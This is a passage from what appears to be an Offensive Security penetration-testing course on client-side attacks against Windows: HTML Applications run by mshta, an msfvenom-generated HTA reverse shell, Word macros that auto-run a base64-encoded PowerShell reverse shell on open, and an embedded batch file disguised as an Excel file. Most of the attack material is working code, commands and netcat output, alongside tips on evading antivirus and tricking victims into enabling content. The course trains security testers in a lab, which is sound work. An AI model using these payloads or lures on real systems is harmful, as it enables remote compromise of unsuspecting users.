The purpose of HTML Applications is to allow arbitrary execution of applications directly from Internet Explorer, rather than downloading and manually running an executable. Since this clashes with the security boundaries in Internet Explorer, an HTML Application is always executed outside of the security context of the browser by the Microsoft-signed binary mshta.exe. If the user allows this to happen, an attacker can execute arbitrary code with that user's permissions, avoiding the security restrictions normally imposed by Internet Explorer.

While this attack vector only works against Internet Explorer and to some extent Microsoft Edge, it is still useful since many corporations rely on Internet Explorer as their main browser. Moreover, this vector leverage features directly built into Windows operating systems and, more importantly, it is compatible with less secure Microsoft legacy web technologies such as ActiveX.[341]

13.2.1 Exploring HTML Applications

Similar to an HTML page, a typical HTML Application includes *html*, *body*, and *script* tags followed by JavaScript or VBScript code. However, since the HTML Application is executed outside the browser we are free to use legacy and dangerous features that are often blocked within the browser.

In this example, we will leverage ActiveXObjects,[342] which can potentially (and dangerously) provide access to underlying operating system commands. This can be achieved through the Windows Script Host functionality or WScript[343] and in particular the Windows Script Host Shell object.[344]

Once we instantiate a Windows Script Host Shell object, we can invoke its *run* method[345] in order to launch an application on the target client machine.

Let's create a simple proof-of-concept HTML Application to launch a command prompt:

```
<html>
<body>

<script>

  var c= 'cmd.exe'
  new ActiveXObject('WScript.Shell').Run(c);

</script>

</body>
</html>
```

[341] (Wikipedia, 2019), https://en.wikipedia.org/wiki/ActiveX

[342] (Microsoft, 2017), https://developer.mozilla.org/en-US/docs/Web/JavaScript/Microsoft_Extensions/ActiveXObject

[343] (Microsoft, 2015), https://docs.microsoft.com/en-us/previous-versions/windows/internet-explorer/ie-developer/windows-scripting/at5ydy31(v=vs.84)

[344] (Microsoft, 2015), https://docs.microsoft.com/en-us/previous-versions/windows/internet-explorer/ie-developer/windows-scripting/aew9yb99(v=vs.84)

[345] (Adersoft, 2019), http://www.vbsedit.com/html/6f28899c-d653-4555-8a59-49640b0e32ea.asp

Copyright © Offensive Security Ltd. All rights reserved.

Listing 387 - HTA file to open cmd.exe

We can place this code in a file on our Kali machine (poc.hta) and serve it from the Apache web server. Once a victim accesses this file using Internet Explorer, they will be presented with the popup dialog shown in Figure 243.




Figure 243: First dialog

This dialog is the result of an attempted execution of an .hta file. Selecting *Open* will prompt an additional dialog:




Figure 244: Second dialog

The second dialog is presented because the sandbox protection of Internet Explorer, also called *Protected Mode*,[346] is enabled by default. The victim can select *Allow* to permit the action, which will execute the JavaScript code and launch cmd.exe as shown in Figure 245.

[346] (Microsoft, 2011), https://technet.microsoft.com/en-us/windows/bb250462(v=vs.60)

Copyright © Offensive Security Ltd. All rights reserved.




Figure 245: cmd.exe opened

While mshta.exe is executing, it keeps an additional window open behind our command prompt. To avoid this, we can update our proof-of-concept to close this window with the **`.close();`** object method, shown below:

```
<html>
<head>

<script>

  var c= 'cmd.exe'
  new ActiveXObject('WScript.Shell').Run(c);

</script>

</head>
<body>

<script>

  self.close();

</script>

</body>
</html>
```

Listing 388 - Updated proof of concept

This has demonstrated the basic functionality of an HTA exploit, but we'll need to Try Harder to turn this into an attack. Instead of using the *Run* method to launch cmd.exe, we will instead turn to the much more powerful and capable PowerShell framework.

Copyright © Offensive Security Ltd. All rights reserved.



13.2.2 HTA Attack in Action

We will use **msfvenom** to turn our basic HTML Application into an attack, relying on the *hta-psh* output format to create an HTA payload based on PowerShell. In Listing 389, the complete reverse shell payload is generated and saved into the file evil.hta.

```
kali@kali:~$ sudo msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.4 LPORT=4444 -f
hta-psh -o /var/www/html/evil.hta
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 324 bytes
Final size of hta-psh file: 6461 bytes
Saved as: /var/www/html/evil.hta
```

Listing 389 - Creating HTA payload with msfvenom

Let's walk through the generated .hta file in Listing 390 to better understand how everything works. One of the first things to note is that the variable names have been randomized in order to trick detection and antivirus software.

```
kali@kali:~$ sudo cat /var/www/html/evil.hta
<script language="VBScript">
  window.moveTo -4000, -4000
  Set iKqr8BWFyuiK = CreateObject("Wscript.Shell")
  Set t6tI2tnp = CreateObject("Scripting.FileSystemObject")
  For each path in Split(iKqr8BWFyuiK.ExpandEnvironmentStrings("%PSModulePath%"),";")
    If t6tI2tnp.FileExists(path + "\..\powershell.exe") Then
      iKqr8BWFyuiK.Run "powershell.exe -nop -w hidden -e aQBmACgAWwBJAG4AdABQAHQAcg...
...
```

Listing 390 - Content excerpt of the msfvenom generated HTA file

In the highlighted line of Listing 390, notice that PowerShell is executed by the *Run* method of the Windows Scripting Host along with three command line arguments.

The first argument, **-nop**, is shorthand for **-NoProfile**,[347] which instructs PowerShell not to load the PowerShell user profile.

When PowerShell is started, it will, by default, load any existing user's profile scripts, which might negatively impact the execution of our code. This option will avoid that potential issue.

Next, our script uses **-w hidden** (shorthand for **-WindowStyle**[348] **hidden**) to avoid creating a window on the user's desktop.

Finally, the extremely important **-e** flag (shorthand for **-EncodedCommand**) allows us to supply a Base64 encoded[349] PowerShell script directly as a command line argument.

[347] (Microsoft, 2019), https://docs.microsoft.com/en-us/powershell/scripting/core-powershell/console/powershell.exe-command-line-help?view=powershell-6

[348] (Microsoft, 2019), https://docs.microsoft.com/en-us/powershell/scripting/core-powershell/console/powershell.exe-command-line-help?view=powershell-5.1

[349] (Wikipedia, 2018), https://en.wikipedia.org/wiki/Base64

Copyright © Offensive Security Ltd. All rights reserved.

We will host this new HTA application on our Kali machine and launch a Netcat listener to test our attack. Then we will emulate our victim by browsing to the malicious URL and accepting the two security warnings. If everything goes according to plan, we should be able to catch a reverse shell:

```
kali@kali:~$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.11.0.4] from (UNKNOWN) [10.11.0.22] 50260
Microsoft Windows [Version 10.0.17134.590]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Offsec>
```

Listing 391 - Active reverse shell from HTA attack

This attack vector allows us to compromise a Windows client through Internet Explorer without the presence of a specific software vulnerability. Since the link to the HTML Application can be delivered via email, we can even compromise NAT'd internal clients.

13.2.2.1 Exercises

1. Use msfvenom to generate a HTML Application and use it to compromise your Windows client.
2. Is it possible to use the HTML Application attack against Microsoft Edge users, and if so, how?

13.3 Exploiting Microsoft Office

When leveraging client-side vulnerabilities, it is important to use applications that are trusted by the victim in their everyday line of work. Unlike potentially suspicious-looking web links, Microsoft Office[350] client-side attacks are often successful because it is difficult to differentiate malicious content from benign. In this section, we will explore various client-side attack vectors that leverage Microsoft Office applications.

13.3.1 Installing Microsoft Office

Before we can start abusing Microsoft Office, we must install it on the Windows 10 student VM.

We do this by navigating to C:\tools\client_side_attacks\Office2016.img in File Explorer and double-clicking it. This will load the file as a virtual CD and allow us to start the install from Setup.exe as shown in Figure 246.

[350] (Microsoft, 2019), https://www.office.com/

Copyright © Offensive Security Ltd. All rights reserved.




Figure 246: Microsoft Office 2016 installer

Once the installation is complete, we press *Close* on the splash screen to exit the installer and open Microsoft Word from the start menu. Once Microsoft Word opens, a popup as shown in Figure 247 will appear. We can close it by clicking the highlighted cross in the upper-right corner to start the 7-day trial.




Figure 247: Product key popup

As the last step, a license agreement popup is shown and must be accepted by pressing *Accept and start Word* as shown in Figure 248.

Copyright © Offensive Security Ltd. All rights reserved.




Figure 248: Accept license agreement

With Microsoft Office, and in particular Microsoft Word, installed and configured we can start to dig in to how it can be abused for client side code execution.

13.3.2 Microsoft Word Macro

The Microsoft Word *macro* may be one the oldest and best-known client-side software attack vectors.

Microsoft Office applications like Word and Excel allow users to embed *macros*, a series of commands and instructions that are grouped together to accomplish a task programmatically.[351] Organizations often use macros to manage dynamic content and link documents with external content. More interestingly, macros can be written from scratch in Visual Basic for Applications (VBA),[352] which is a fully functional scripting language with full access to ActiveX objects and the Windows Script Host, similar to JavaScript in HTML Applications.

Creating a Microsoft Word macro is as simple as choosing the *VIEW* ribbon and selecting *Macros*. As seen in Figure 249, we simply type a name for the macro and in the *Macros in* drop-down, select the name of the document the macro will be inserted into. When we click *Create*, a simple macro framework will be inserted into our document.

[351] (Microsoft, 2019), https://support.office.com/en-us/article/Create-or-run-a-macro-C6B99036-905C-49A6-818A-DFB98B7C3C9C

[352] (Tutorials Point, 2019), https://www.tutorialspoint.com/vba/vba_overview.htm

Copyright © Offensive Security Ltd. All rights reserved.




Figure 249: Creating a Microsoft Word Macro

Let's examine our simple macro (shown in Listing 392) and discuss the fundamentals of VBA. The main procedure used in our VBA macro begins with the keyword *Sub*[353] and ends with *End Sub*. This essentially marks the body of our macro.

> *A Sub procedure is very similar to a Function in VBA. The difference lies in the fact that Sub procedures cannot be used in expressions because they do not return any values, whereas Functions do.*

At this point, our new macro, *MyMacro()* is simply an empty procedure and several lines beginning with an apostrophe, which marks the beginning of comments in VBA.

```
Sub MyMacro()
'
' MyMacro Macro
'
'

End Sub
```

Listing 392 - Default empty macro

[353] (Microsoft, 2017), https://docs.microsoft.com/en-us/office/vba/Language/Concepts/Getting-Started/calling-sub-and-function-procedures

Copyright © Offensive Security Ltd. All rights reserved.

To invoke the Windows Scripting Host through ActiveX as we did earlier, we can use the *CreateObject*[354] function along with the *Wscript.Shell Run* method. The code for that macro is shown below:

```
Sub MyMacro()

  CreateObject("Wscript.Shell").Run "cmd"

End Sub
```

Listing 393 - Macro opening cmd.exe

Since Office macros are not executed automatically, we must make use of two predefined procedures, namely the *AutoOpen* procedure, which is executed when a new document is opened and the *Document_Open*[355] procedure, which is executed when an already-open document is re-opened. Both of these procedures can call our custom procedure and therefore run our code.

Our updated VBA code is in Listing 394 below.

```
Sub AutoOpen()

  MyMacro

End Sub

Sub Document_Open()

  MyMacro

End Sub

Sub MyMacro()

  CreateObject("Wscript.Shell").Run "cmd"

End Sub
```

Listing 394 - Macro automatically executing cmd

We must save the containing document as either .docm or the older .doc format, which supports embedded macros, but must avoid the .docx format, which does not support them.

When we reopen the document containing our macro, we will be presented with a security warning (Figure 250), indicating that macros have been disabled. We must click *Enable Content* to run the macro. This is the default security setting of Microsoft Office and while it is possible to completely disable the use of macros to guard against this attack, they are often enabled as they are commonly used in most environments.

[354] (Microsoft, 2017), https://docs.microsoft.com/en-us/office/vba/Language/Reference/User-Interface-Help/createobject-function

[355] (Microsoft, 2017), https://docs.microsoft.com/en-us/office/vba/api/Word.Documents.Open

 Copyright © Offensive Security Ltd. All rights reserved.




Figure 250: Microsoft Word macro security warning

Once we press the *Enable Content* button, the macro will execute and a command prompt will open.

In the real world, if the victim does not click *Enable Content*, the attack will fail. To overcome this, the victim must be unaware of the potential consequences or be sufficiently encouraged by the presentation of the document to click this button.

As with the initial HTML Application, command execution is a start, but a reverse shell would be much better. To that end, we will once again turn to PowerShell and reuse the ability to execute Metasploit shellcode using a Base64-encoded string.

To make this happen, we will declare a variable (*Dim*[356]) of type *String* containing the PowerShell command we wish to execute. We will add a line to reserve space for our string variable in our macro:

```
Sub AutoOpen()
    MyMacro
End Sub

Sub Document_Open()
    MyMacro
End Sub

Sub MyMacro()
    Dim Str As String

    CreateObject("Wscript.Shell").Run Str
End Sub
```

Listing 395 - Creating our first string variable

We could embed the base64-encoded PowerShell script as a single *String*, but VBA has a 255-character limit for literal strings. This restriction does not apply to strings stored in variables, so we can split the command into multiple lines and concatenate them.

We will use a simple Python script to split our command:

```
str = "powershell.exe -nop -w hidden -e JABzACAAPQAgAE4AZQB3AC....."
```

[356] (Microsoft, 2018), https://docs.microsoft.com/en-us/dotnet/visual-basic/language-reference/statements/dim-statement

Copyright © Offensive Security Ltd. All rights reserved.

```
n = 50

for i in range(0, len(str), n):
    print "Str = Str + " + '"' + str[i:i+n] + '"'
```

Listing 396 - Python script to split Base64 encoded string

Having split the Base64 encoded string into smaller chunks, we can update our exploit as shown in Listing 397.

```
Sub AutoOpen()
    MyMacro
End Sub

Sub Document_Open()
    MyMacro
End Sub

Sub MyMacro()
    Dim Str As String

    Str = "powershell.exe -nop -w hidden -e JABzACAAPQAgAE4AZ"
    Str = Str + "QB3AC0ATwBiAGoAZQBjAHQAIABJAE8ALgBNAGUAbQBvAHIAeQB"
    Str = Str + "TAHQAcgBlAGEAbQAoACwAWwBDAG8AbgB2AGUAcgB0AF0AOgA6A"
    Str = Str + "EYAcgBvAG0AQgBhAHMAZQA2ADQAUwB0AHIAaQBuAGcAKAAnAEg"
    Str = Str + "ANABzAEkAQQBBAEEAQQBBAEEAQQBFAEEATAAxAFgANgAyACsAY"
    Str = Str + "gBTAEIARAAvAG4ARQBqADUASAAvAGgAZwBDAFoAQwBJAFoAUgB"
    ...
    Str = Str + "AZQBzAHMAaQBvAG4ATQBvAGQAZQBdADoAOgBEAGUAYwBvAG0Ac"
    Str = Str + "AByAGUAcwBzACkADQAKACQAcwB0AHIAZQBhAG0AIAA9ACAATgB"
    Str = Str + "lAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAFMAdAByAGUAYQBtA"
    Str = Str + "FIAZQBhAGQAZQByACgAJABnAHoAaQBwACkADQAKAGkAZQB4ACA"
    Str = Str + "AJABzAHQAcgBlAGEAbQAuAFIAZQBhAGQAVABvAEUAbgBkACgAK"
    Str = Str + "QA="

    CreateObject("Wscript.Shell").Run Str
End Sub
```

Listing 397 - Macro invoking PowerShell to create a reverse shell

Saving the Word document, closing it, and reopening it will automatically execute the macro. Notice that the macro security warning only re-appears if the name of the document is changed. If we launched a Netcat listener before opening the updated document, we would see that the macro works flawlessly:

```
kali@kali:~$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.11.0.4] from (UNKNOWN) [10.11.0.22] 59111
Microsoft Windows [Version 10.0.17134.590]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Offsec>
```

Listing 398 - Reverse shell from Word macro

Copyright © Offensive Security Ltd. All rights reserved.

13.3.2.1 Exercise

1. Use the PowerShell payload from the HTA attack to create a Word macro that sends a reverse shell to your Kali system.

13.3.3 Object Linking and Embedding

Another popular client-side attack against Microsoft Office abuses Dynamic Data Exchange (*DDE*)[357] to execute arbitrary applications from within Office documents,[358] but this has been patched since December of 2017.[359]

However, we can still leverage Object Linking and Embedding (*OLE*)[360] to abuse Microsoft Office's document-embedding feature.

In this attack scenario, we are going to embed a Windows batch file[361] inside a Microsoft Word document.

Windows batch files are an older format, often replaced by more modern Windows native scripting languages such as VBScript and PowerShell. However, batch scripts are still fully functional even on Windows 10 and allow for execution of applications. The following listing presents an initial proof-of-concept batch script (launch.bat) that launches cmd.exe:

```
START cmd.exe
```

Listing 399 - Simple batch file launching cmd.exe

Next, we will include the above script in a Microsoft Word document. We will open Microsoft Word, create a new document, navigate to the *Insert* ribbon, and click the *Object* menu. Here, we will choose the *Create from File* tab and select our newly-created batch script, launch.bat:

[357] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/dataxchg/about-dynamic-data-exchange?redirectedfrom=MSDN

[358] (SensePost, 2017), https://sensepost.com/blog/2017/macro-less-code-exec-in-msword/

[359] (Microsoft, 2017), https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/ADV170021

[360] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Object_Linking_and_Embedding

[361] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Batch_file

Copyright © Offensive Security Ltd. All rights reserved.




Figure 251: Embedding shortcut file in Microsoft Word

We can also change the appearance of the batch file within the Word document to make it look more benign. To do this, we simply check the *Display as icon* check box and choose *Change Icon*, which brings up the menu box seen in Figure 252, allowing us to make changes:




Figure 252: Picking an icon

Even though this is an embedded batch file, Microsoft allows us to pick a different icon for it and enter a caption, which is what the victim will see, rather than the actual file name. In the example above, we have chosen the icon for Microsoft Excel along with a name of ReadMe.xls to fully mask the batch file in an attempt to lower the suspicions of the victim. After accepting the menu options, the batch file is embedded in the Microsoft Word document. Next, the victim must be tricked into double-clicking it and accepting the security warning shown in Figure 253:

Copyright © Offensive Security Ltd. All rights reserved.

